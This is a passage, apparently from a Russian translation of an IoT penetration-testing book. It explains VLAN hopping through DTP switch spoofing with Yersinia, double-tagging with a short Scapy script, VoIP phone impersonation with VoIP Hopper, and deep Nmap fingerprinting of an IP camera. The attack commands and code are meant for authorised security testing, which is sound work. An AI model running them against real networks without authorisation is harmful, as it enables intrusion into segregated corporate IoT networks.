Некоторые члены нашей команды работали в отделах киберзащиты вооруженных сил. Там мы узнали, что проведение комплексной проверки является одним из наиболее важных аспектов информационной безопасности. Важно следовать методике тестирования безопасности, чтобы не упустить некоторые очевидные вещи. Легко пропустить доступные уязвимости просто потому, что они кажутся слишком простыми.

Итак, в этой главе рассмотрена методология тестирования для выполнения оценки безопасности систем IoT. Мы обсудили пассивную разведку, а затем описали уровни (физический, сетевой, облачный, веб-приложение, хост и мобильное приложение) и разделили их на более мелкие сегменты.

Упомянутые в этой главе уровни редко встречаются в чистом виде; между двумя или более уровнями возможны пересечения. Например, *атака разрядки батареи* может быть частью оценки физического уровня, поскольку батарея является аппаратным устройством, или частью сетевого уровня, поскольку злоумышленник может провести атаку через протокол беспроводной сети компонента. Список компонентов для оценки также не является исчерпывающим, поэтому по мере необходимости мы будем давать ссылки на дополнительные ресурсы.

ЧАСТЬ II

ВЗЛОМ СЕТИ

4

ОЦЕНКА СЕТИ



Оценивать безопасность служб в системах IoT иногда сложно постольку, поскольку в этих системах часто используются новые протоколы, поддерживаемые очень немногими инструментами безопасности или не поддерживаемые вовсе. Важно узнать, какие инструменты мы можем использовать и как расширить их возможности (если это в принципе осуществимо).

В этой главе мы начнем с объяснения того, как обойти сегментацию сети и проникнуть в изолированную сеть IoT. Затем покажем, как идентифицировать устройства IoT и настраиваемые сетевые сервисы по отпечатку с помощью Nmap. Наконец атакуем Message Queuing Telemetry Transport (MQTT), распространенный сетевой протокол IoT. Прodelав это, вы узнаете, как писать собственные модули взлома парольной аутентификации с помощью Ncrack.

Переход в сеть IoT

Большинство организаций пытается повысить безопасность своих сетей, внедряя стратегии *сегментации и сегрегации (разделения) сети*. Эти стратегии отделяют ресурсы с более низкими требованиями к безопасности, такие как устройства в гостевой сети, от критических компонентов инфраструктуры организации, таких как веб-серверы,

расположенные в центре обработки данных, и сеть VoIP для организации телефонной связи сотрудников. К критическим компонентам может относиться и сеть IoT. Например, компания может использовать камеры видеонаблюдения и устройства контроля доступа, в частности дверные замки с дистанционным управлением. Чтобы разделить сеть, компания обычно устанавливает файрволы по периметру или коммутаторы и маршрутизаторы, разделяющие сеть на несколько зон.

Один из распространенных способов сегментирования сети – использование виртуальных локальных сетей, которые являются логическими подмножествами более крупной общей физической сети. Для связи друг с другом устройства должны находиться в одной VLAN. Любое подключение к устройству, которое принадлежит к другой VLAN, должно проходить через коммутатор уровня 3, устройство, которое объединяет функции коммутатора и маршрутизатора, или просто маршрутизатор. Списки ACL выборочно принимают или отклоняют входящие пакеты с использованием расширенных наборов правил, обеспечивая детальный контроль сетевого трафика.

Но если компания настраивает эти VLAN небезопасно или использует небезопасные протоколы, злоумышленник может обойти ограничения, выполнив атаку с переходом через VLAN. В этом разделе мы рассмотрим эту атаку для доступа к защищенной сети IoT организации.

VLAN и сетевые коммутаторы

Чтобы выполнить атаку на VLAN, вам необходимо понять, как работают сетевые коммутаторы. На коммутаторе каждый порт настроен либо как порт доступа, либо как магистральный порт (некоторые поставщики называют его помеченным или тегированным портом) – см. рис. 4.1.




Рис. 4.1. Общая сетевая архитектура с разделенными VLAN для гостевых клиентов и устройств IoT

Когда устройство наподобие IP-камеры подключено к порту доступа, сеть предполагает, что передаваемые ею пакеты принадлежат определенной VLAN. С другой стороны, когда устройство подключено к магистральному порту, оно устанавливает магистральный канал VLAN, тип соединения, который позволяет пакетам любой VLAN проходить через него. В основном мы используем магистральные каналы для подключения нескольких коммутаторов и маршрутизаторов.

Для идентификации трафика магистрального канала, принадлежащего каждой VLAN, коммутатор использует метод идентификации, называемый *тегами VLAN*. Он помечает пакеты, проходящие по магистральному каналу, тегом, который соответствует идентификатору VLAN их порта доступа. Когда пакеты прибывают в коммутатор назначения, коммутатор удаляет тег и использует его для передачи пакетов на правильный порт доступа. Сети могут использовать один из нескольких протоколов для выполнения тегов VLAN, таких как Inter-Switch Link (ISL), LAN Emulation (LANE) и IEEE 802.1Q и 802.10 (FDDI).

Спуфинг коммутатора

Многие сетевые коммутаторы динамически устанавливают магистральные каналы VLAN, используя собственный сетевой протокол Cisco, называемый *протоколом динамического группирования магистралей* (Dynamic Trunking Protocol, DTP). DTP позволяет двум подключенным коммутаторам создать магистральный канал, а затем согласовать метод тегирования VLAN.

При атаке со спуфингом коммутатора злоумышленники пользуются этим протоколом, притворяясь, что их устройство является сетью коммутатора, и заставляя легальный коммутатор установить магистральное соединение с ним (рис. 4.2). В результате такой атаки можно получить доступ к пакетам, исходящим из любой VLAN на коммутаторе жертвы.




Рис. 4.2. Атака на маршрутизатор по методу подмены

Давайте попробуем провести такую атаку. Мы будем отправлять DTP-пакеты, похожие на пакеты от настоящего коммутатора в сети, с помощью инструмента с открытым исходным кодом Yersinia (<https://github.com/tomac/yersinia/>). Yersinia предустановлена в Kali Linux, но, если вы используете последнюю версию Kali, вам необходимо сначала установить метапакет `kali-linux-large`, выполнив следующую команду в терминале:

```
$ sudo apt install kali-linux-large
```

Обычно мы рекомендуем использовать предыдущий подход вместо инструментов ручной компиляции, поскольку мы выявили проблемы с компиляцией некоторых инструментов в новейших версиях Kali.

В качестве альтернативы можно попробовать скомпилировать Yersinia, используя следующие команды:

```
# apt-get install libnet1-dev libgtk2.0-dev libpcap-dev
# tar xvfz yersinia-0.8.2.tar.gz && cd yersinia-0.8.2 && ./autogen.sh
# ./configure
# make && make install
```

Чтобы установить магистральную связь с устройством злоумышленника, откройте графический интерфейс пользователя Yersinia:

```
# yersinia -G
```

В интерфейсе нажмите **Launch Attack** (Запустить атаку). Затем на вкладке DTP выберите параметр **enable trunking** (включить транкинг), как показано на рис. 4.3.




Рис. 4.3. Вкладка Yersinia DTP

Когда вы выбираете этот вариант, Yersinia должна имитировать коммутатор, который поддерживает протокол DTP, подключаться к порту коммутатора жертвы и многократно отправлять пакеты DTP, необходимые для установления магистрального канала с жертвой. Если вы хотите отправить только один необработанный пакет DTP, выберите первый вариант.

После включения тринкинга на вкладке DTP вы должны увидеть данные из доступных VLAN на вкладке 802.1Q (рис. 4.4).

Load default

List attacks

Clear stats

Capture

Edit mode

Exit

CDP

DHCP

802.1Q

802.1X

DTP

HSRP

ISL

MPLS

STP

VTP

Yersinia

VLAN

L2Proto1

Src IP

Dst IP

IP Prot

Interface

Count

Last seen

0020

010B PVST

UKN

eth1

214

12 Dec 19:39:34

Рис. 4.4. Вкладка Yersinia 802.1Q

Данные также включают доступные идентификаторы VLAN. Чтобы получить доступ к пакетам VLAN, сначала определите свой сетевой интерфейс с помощью команды `nmcli`, которая предустановлена в Kali Linux:

```
# nmcli
eth1: connected to Wired connection 1
      "Realtek RTL8153"
      ethernet (r8152), 48:65:EE:16:74:F9, hw, mtu 1500
```

В этом примере у портативного компьютера злоумышленника есть сетевой интерфейс `eth1`. Введите следующие команды в терминале Linux:

```
# modprobe 8021q
# vconfig add eth1 20
# ifconfig eth1.20 192.168.1.2 netmask 255.255.255.0 up
```

Сначала мы загружаем модуль ядра для метода тегирования VLAN с помощью команды `modprobe`, которая предустановлена в Kali Linux. Затем создаем новый интерфейс с желаемым идентификатором VLAN с помощью команды `vconfig`, за которой следует параметр `add`, имя нашего сетевого интерфейса и идентификатор VLAN. Команда `vconfig` предустановлена в Kali Linux и включена в пакет `vlan` в других дистрибутивах Linux. В нашем случае мы укажем идентификатор VLAN 20, используемый для сети IoT в этом примере, и назначим его сетевому адаптеру на портативном компьютере злоумышленника. Вы также можете выбрать адрес IPv4 с помощью команды `ifconfig`.

Двойное тегирование

Как упоминалось ранее, порт доступа отправляет и принимает пакеты без тега VLAN, потому что предполагается, что эти пакеты принадлежат определенной VLAN. С другой стороны, пакеты, которые отправляет и принимает магистральный порт, должны быть помечены тегом VLAN. Это позволяет проходить пакетам, исходящим из произвольных портов доступа, даже принадлежащих разным VLAN. Но есть определенные исключения из этого, в зависимости от используемого протокола тегирования VLAN. Например, в протоколе IEEE 802.1Q, если пакет поступает на магистральный порт и не имеет тега VLAN, коммутатор автоматически перенаправит этот пакет в заранее определенную VLAN, называемую *исходной* (native) VLAN. Обычно этот пакет имеет VLAN ID 1.

Если идентификатор исходной VLAN принадлежит одному из портов доступа к коммутатору или злоумышленник получил его в рамках атаки с подменой коммутатора, злоумышленник может выполнить атаку с двойным тегированием, как показано на рис. 4.5.




Рис. 4.5. Атака с двойным тегированием

Когда пакет, который проходит по магистральному каналу, поступает на магистральный порт коммутатора назначения, порт назначения удаляет свой тег VLAN, а затем использует этот тег для передачи пакета правильным пользовательским пакетам. Вы можете добавить два тега VLAN и обманом заставить коммутатор удалить только внешний. Если это собственный тег VLAN, коммутатор передаст пакет с внутренним тегом в его магистраль, ко второму коммутатору. Когда пакет прибывает на магистральный порт коммутатора назначения, этот коммутатор будет использовать внутренний тег для пересылки пакета на соответствующий порт доступа. Вы можете использовать этот метод для отправки пакетов на устройство, которого иначе не

смогли бы достичь, – например, сервер мониторинга устройств IoT, как показано на рис. 4.5.

Чтобы выполнить атаку, внешний тег VLAN должен идентифицировать собственную VLAN злоумышленника, которая также должна быть исходной VLAN установленной магистрали, тогда как внутренний тег должен идентифицировать VLAN, к которой принадлежит целевое устройство IoT. Мы можем использовать фреймворк Scapy (<https://scapy.net/>), мощную программу обработки пакетов, написанную на Python, для создания пакета с этими двумя тегами VLAN. Вы можете установить Scapy с помощью диспетчера пакетов Python.

```
# pip install scapy
```

Следующий код Python отправляет пакет ICMP целевому устройству с IPv4-адресом 192.168.1.10, расположенным в VLAN 20. Мы помечаем пакет ICMP двумя идентификаторами VLAN: 1 и 20.

```
from scapy.all import *
packet = Ether()/Dot1Q(vlan=1)/Dot1Q(vlan=20)/IP(dst='192.168.1.10')/ICMP()
sendp(packet)
```

Функция `Ether()` создает автоматически сгенерированный канальный уровень. Затем мы создаем два тега VLAN с помощью функции `Dot1Q()`. Функция `IP()` определяет настраиваемый сетевой уровень для маршрутизации пакета на устройство жертвы. Наконец, мы добавляем автоматически сгенерированную полезную нагрузку, содержащую транспортный уровень, который хотим использовать (в нашем случае ICMP). Ответ ICMP никогда не достигнет устройства злоумышленника, но мы можем проверить успешность атаки, наблюдая за сетевыми пакетами в VLAN жертвы с помощью Wireshark.

Более подробно мы обсудим Wireshark в главе 5.

Имитация устройств VoIP

Большинство корпоративных сетевых сред содержит VLAN для своих голосовых сетей. Несмотря на то что они предназначены для использования сотрудниками VoIP-телефонов, современные устройства VoIP все чаще интегрируются с устройствами интернета вещей. Многие сотрудники теперь могут открывать двери с помощью специального номера телефона, управлять термостатом в комнате, смотреть прямую трансляцию с камер безопасности на экране устройства VoIP, принимать голосовые сообщения по электронной почте и получать уведомления из корпоративного календаря на свои VoIP-телефоны. В этих случаях сеть VoIP выглядит примерно так, как показано на рис. 4.6.




Рис. 4.6. Устройство VoIP, подключенное к сети IoT

Если VoIP-телефоны могут подключаться к корпоративной сети IoT, злоумышленники могут имитировать устройства VoIP, чтобы получить доступ к этой сети. Чтобы выполнить эту атаку, мы будем использовать инструмент с открытым исходным кодом под названием VoIP Hopper (<http://voiphopper.sourceforge.net/>). VoIP Hopper имитирует поведение VoIP-телефона в средах Cisco, Avaya, Nortel и Alcatel-Lucent. Он автоматически обнаруживает правильный идентификатор VLAN для голосовой сети, используя один из поддерживаемых им протоколов обнаружения устройств, например Cisco Discovery Protocol (CDP), Dynamic Host Configuration Protocol (DHCP), Link Layer Discovery Protocol Media Endpoint Discovery (LLDP-MED) и 802.1Q ARP. Мы не будем дополнительно исследовать, как работают эти протоколы, потому что их внутренняя работа не имеет отношения к атаке.

VoIP Hopper предустановлен в Kali Linux. Если вы не используете Kali, можете вручную загрузить и установить инструмент с сайта поставщика, используя следующие команды:

```
# tar xvfz voiphopper-2.04.tar.gz && cd voiphopper-2.04
# ./configure
# make && make install
```

Теперь мы будем использовать VoIP Hopper для имитации протокола Cisco CDP. CDP позволяет устройствам Cisco обнаруживать другие устройства Cisco поблизости, даже если они используют другие

протоколы сетевого уровня. В этом примере мы имитируем подключенное устройство Cisco VoIP и назначаем его правильной VLAN, которая дает нам дополнительный доступ к корпоративной голосовой сети:

```
# voiphopper -i eth1 -E 'SEP001EEEEEEEE' -c 2
VoIP Hopper 2.04 Running in CDP Spoof mode
Sending 1st CDP Spoofed packet on eth1 with CDP packet data:
Device ID: SEP001EEEEEEEE; Port ID: Port 1; Software: SCCP70.8-3-3SR2S
Platform: Cisco IP Phone 7971; Capabilities: Host; Duplex: 1
Made CDP packet of 125 bytes - Sent CDP packet of 125 bytes
Discovered VoIP VLAN through CDP: 40
Sending 2nd CDP Spoofed packet on eth1 with CDP packet data:
Device ID: SEP001EEEEEEEE; Port ID: Port 1; Software: SCCP70.8-3-3SR2S
Platform: Cisco IP Phone 7971; Capabilities: Host; Duplex: 1
Made CDP packet of 125 bytes - Sent CDP packet of 125 bytes
Added VLAN 20 to Interface eth1
Current MAC: 00:1e:1e:1e:1e:90
VoIP Hopper will sleep and then send CDP Packets
Attempting dhcp request for new interface eth1.20
VoIP Hopper dhcp client: received IP address for eth1.20: 10.100.10.0
```

VoIP Hopper поддерживает три режима CDP. Режим sniffing (отслеживания) проверяет сетевые пакеты и пытается найти идентификатор VLAN. Чтобы использовать его, установите для параметра -c значение 0. Режим spoofing (подмены) генерирует пользовательские пакеты, аналогичные тем, которые настоящее устройство VoIP передает в корпоративной сети. Чтобы использовать его, установите для параметра -c значение 1. Режим spoofing с предварительно созданным пакетом отправляет те же пакеты, что и IP-телефон Cisco 7971G-GE. Чтобы использовать его, установите для параметра -c значение 2.

Мы используем последний метод, потому что это самый быстрый подход. Параметр -i указывает сетевой интерфейс злоумышленника, а параметр -E – имя имитируемого устройства VoIP. Мы выбрали имя SEP001EEEEEEEE, которое совместимо с форматом именования Cisco для телефонов VoIP. Формат состоит из слова SEP, за которым следует MAC-адрес. В корпоративной среде вы можете имитировать существующее устройство VoIP, посмотрев на этикетку MAC на задней панели телефона, нажав кнопку **Настройки** и выбрав параметр **Информация о модели** на экране телефона либо подключив кабель Ethernet устройства VoIP к портативному компьютеру и наблюдая за запросами CDP устройства с помощью Wireshark.

Если инструмент работает успешно, сеть VLAN назначит IPv4-адрес устройства злоумышленника. Чтобы убедиться, что атака сработала, можете наблюдать ответ DHCP на это в Wireshark (рис. 4.7). Мы подробно обсудим использование Wireshark в главе 5.

Теперь мы можем идентифицировать устройства IoT, расположенные в этой сети IoT.




Рис. 4.7. Дамп трафика Wireshark кадра DHCP в голосовой сети (Voice VLAN)

Идентификация устройств IoT в сети

Одна из проблем, с которыми вы столкнетесь при попытке идентифицировать устройства IoT в сети, состоит в том, что они часто используют общие стеки технологий. Например, BusyBox, популярный исполняемый файл на устройствах интернета вещей, обычно запускает одни и те же сетевые службы на всех устройствах. Это затрудняет идентификацию устройства на основе его сервисов.

Это означает, что нам нужно углубиться в детали. Мы должны создать специальный запрос в надежде получить ответ от целевого устройства, который позволит его однозначно идентифицировать.

Обнаружение паролей службами снятия отпечатков

Ниже продемонстрирован характерный пример того, как иногда вы можете перейти от обнаружения неизвестной службы к обнаружению жестко запрограммированного бэкдора, которым можно злоупотребить. Мы будем нацелены на IP-вебкамеру.

Из всех доступных инструментов Nmap имеет наиболее полную базу данных для сервисного снятия отпечатков. Nmap доступен по умолчанию в ориентированных на безопасность дистрибутивах Linux, таких как Kali, но вы можете получить его исходный код или предварительно скомпилированные двоичные файлы для всех основных операционных систем, включая Linux, Windows и macOS, по адресу <https://nmap.org/>. Он использует файл nmap-service-probes, рас-

положенный в корневой папке Nmap, для хранения тысяч подписей для всех видов служб. Эти подписи состоят из зондов, часто отправляемых данных и иногда сотен строк, которые соответствуют известным ответам на определенные службы.

При попытке идентифицировать устройство и службы, которые оно запускает, самая первая команда Nmap, которую вы должны попробовать, – сканирование с включенным определением службы (-sV) и операционной системы (-O):

```
# nmap -sV -O <target>
```

Этого сканирования обычно бывает достаточно, чтобы идентифицировать базовую операционную систему и основные службы, включая их версии.

Но хотя эта информация сама по себе ценна, еще более полезно провести сканирование, которое увеличивает глубину сканирования версий до максимального уровня с помощью аргументов --version-all или --version-intensity 9. Увеличение глубины сканирования версий вынуждает Nmap игнорировать параметр *rarity level* (число, указывающее, насколько распространен сервис согласно исследованиям Nmap) и выбор порта и запускать все зонды для любой службы, которую он обнаруживает.

Когда мы запустили полное сканирование порта (-p-) IP-веб-камеры с включенным обнаружением версии и глубиной, увеличенной до максимума, сканирование обнаружило новую службу, работающую на более высоких портах, которая не была обнаружена при предыдущем сканировании:

```
# nmap -sV --version-all -p- <target>
```

```
Host is up (0.038s latency).
```

```
Not shown: 65530 closed ports
```

```
PORT      STATE SERVICE VERSION
```

```
21/tcp    open  ftp      OpenBSD ftpd 6.4 (Linux port 0.17)
```

```
80/tcp    open  http     Boa HTTPd 0.94.14rc21
```

```
554/tcp   open  rtsp     Vivotek FD8134V webcam rtspd
```

```
8080/tcp  open  http     Boa HTTPd 0.94.14rc21
```

```
42991/tcp open  unknown
```

```
1 service unrecognized despite returning data. If you know the service/version, please submit
```

```
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
SF-Port42991-TCP:V=7.70SVN%I=7%D=8/12%Time=5D51D3D7P=x86_64-unknown-linux
```

```
SF:-gnu%(GenericLines,3F3,"HTTP/1.1\x20200\x200K\r\nContent-Length:\x209
```

```
SF:22\x20\r\nContent-Type:\x20text/xml\r\nConnection:\x20Keep-Alive\r\n\r
```

```
SF:n<\?xml\x20version="1.0"\>\n<root\x20xmlns="urn:schemas-upnp-org:d
```

```
SF:evice-1-0">\n<specVersion>\n<major>1</major>\n<minor>0</minor>\n</spec
```

```
SF:Version>\n<device>\n<deviceType>urn:schemas-upnp-org:device:Basic:1</de
```

```
SF:viceType>\n<friendlyName>FE8182\.(10\ .10\ .10\ .6)\</friendlyName>\n<manuf
```

```
SF:acturer>VIVOTEK\x20INC\.</manufacturer>\n<manufacturerURL>http://www\ .v
```

```
SF:ivotek\ .com/</manufacturerURL>\n<modelDescription>Mega-Pixel\x20Network
```



```
SF:\x20Camera</modelDescription>\n<modelName>FE8182</modelName>\n<modelNum  
SF:ber>FE8182</modelNumber>\n<UDN>uuid:64f5f13e-eb42-9c15-ebcf-292306c172b  
SF:6</UDN>\n<servicelist>\n<service>\n<serviceType>urn:Vivotek:service:Bas  
SF:icService:1</serviceType>\n<serviceId>urn:Vivotek:serviceId:BasicServic  
SF:eId</serviceId>\n<controlURL>/upnp/control/BasicServiceId</controlURL>\n  
SF:n<eventSubURL>/upnp/event/BasicServiceId</eventSubURL>\n<SCPDURL>/scpd_  
SF:basic.xml</");  
Service Info: Host: Network-Camera; OS: Linux; Device: webcam; CPE: cpe/  
o:linux:linux_kernel,  
cpe:/h:vivotek:fd8134v
```

Обратите внимание, что в зависимости от количества запущенных служб это сканирование может быть очень заметным и трудоемким. Плохо написанное программное обеспечение может также дать сбой, потому что оно получит тысячи неожиданных запросов. Найдите в Twitter записи с хештегом #KilledByNmap, чтобы увидеть множество устройств, которые дают сбой при сканировании.

Отлично – обнаружена новая служба на порте 42991. Но даже механизм обнаружения сервисов Nmap с тысячами подписей не распознал его, потому что он пометил сервис как неизвестный в столбце сервиса. Однако служба вернула данные. Nmap даже предлагает отправить подпись, чтобы улучшить свою базу данных (что мы рекомендуем делать всегда).

Если мы обратим более пристальное внимание на частичный ответ, который показывает Nmap, то можем распознавать XML-файл, содержащий информацию об устройстве, такую как настроенное имя, название и номер модели, а также услуги. Этот ответ выглядит интересным, потому что служба работает на высокопроизводительном необычном порте:

```
SF-Port42991-TCP:V=7.70SVN%I=7%D=8/12%Time=5D51D3D7P=x86_64-unknown-linux  
SF:-gnu%r(GenericLines,3F3,"HTTP/1.1\x20200\x20OK\r\nContent-Length:\x209  
SF:22\x20\r\nContent-Type:\x20text/xml\r\nConnection:\x20Keep-Alive\r\n\r\n  
SF:n<?xml\x20version=\"1.0\"/?>\n<root\x20xmlns=\"urn:schemas-upnp-org:d  
SF:evice-1-0\">\n<specVersion>\n<major>1</major>\n<minor>0</minor>\n</spec  
SF:Version>\n<device>\n<deviceType>urn:schemas-upnp-org:device:Basic:1</de  
SF:viceType>\n<friendlyName>FE8182(10.10.10.6)</friendlyName>\n<manuf  
SF:acturer>VIVOTEK\x20INC.</manufacturer>\n<manufacturerURL>http://www.v  
SF:ivotek.com</manufacturerURL>\n<modelDescription>Mega-Pixel\x20Network  
SF:\x20Camera</modelDescription>\n<modelName>FE8182</modelName>\n<modelNum  
SF:ber>FE8182</modelNumber>\n<UDN>uuid:64f5f13e-eb42-9c15-ebcf-292306c172b  
SF:6</UDN>\n<servicelist>\n<service>\n<serviceType>urn:Vivotek:service:Bas  
SF:icService:1</serviceType>\n<serviceId>urn:Vivotek:serviceId:BasicServic  
SF:eId</serviceId>\n<controlURL>/upnp/control/BasicServiceId</controlURL>\n  
SF:n<eventSubURL>/upnp/event/BasicServiceId</eventSubURL>\n<SCPDURL>/scpd_  
SF:basic.xml</");
```

Чтобы попытаться сгенерировать ответ от устройства для его идентификации, мы можем отправить случайные данные в службу. Но если мы сделаем это с помощью nc, соединение просто закроется:

```
# ncat 10.10.10.6 42991
ееееаеа
ееееаеа
Ncat: Broken pipe.
```

Если мы не можем отправить данные на этот порт, почему служба вернула данные, когда мы сканировали их ранее? Давайте проверим файл подписи Nmap, чтобы увидеть, какие данные отправил Nmap. Подпись включает имя зонда, который сгенерировал ответ, – в данном случае GenericLines. Мы можем просмотреть этот зонд, используя следующую команду:

```
# cat /usr/local/share/nmap/nmap-service-probes | grep GenericLines
Probe TCP GenericLines ❶q|\r\n\r\n|
```

Внутри файла nmap-service-probes мы можем найти имя этого зонда, за которым следуют данные, отправленные на устройство, разделенные символами q | <data> | ❶. Данные показывают, что зонд GenericLines отправляет два возврата каретки и новые строки.

Давайте отправим это прямо на сканируемое устройство, чтобы получить полный ответ, который показывает Nmap:

```
# echo -ne "\r\n\r\n" | ncat 10.10.10.6 42991
HTTP/1.1 200 OK
Content-Length: 922
Content-Type: text/xml
Connection: Keep-Alive

<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
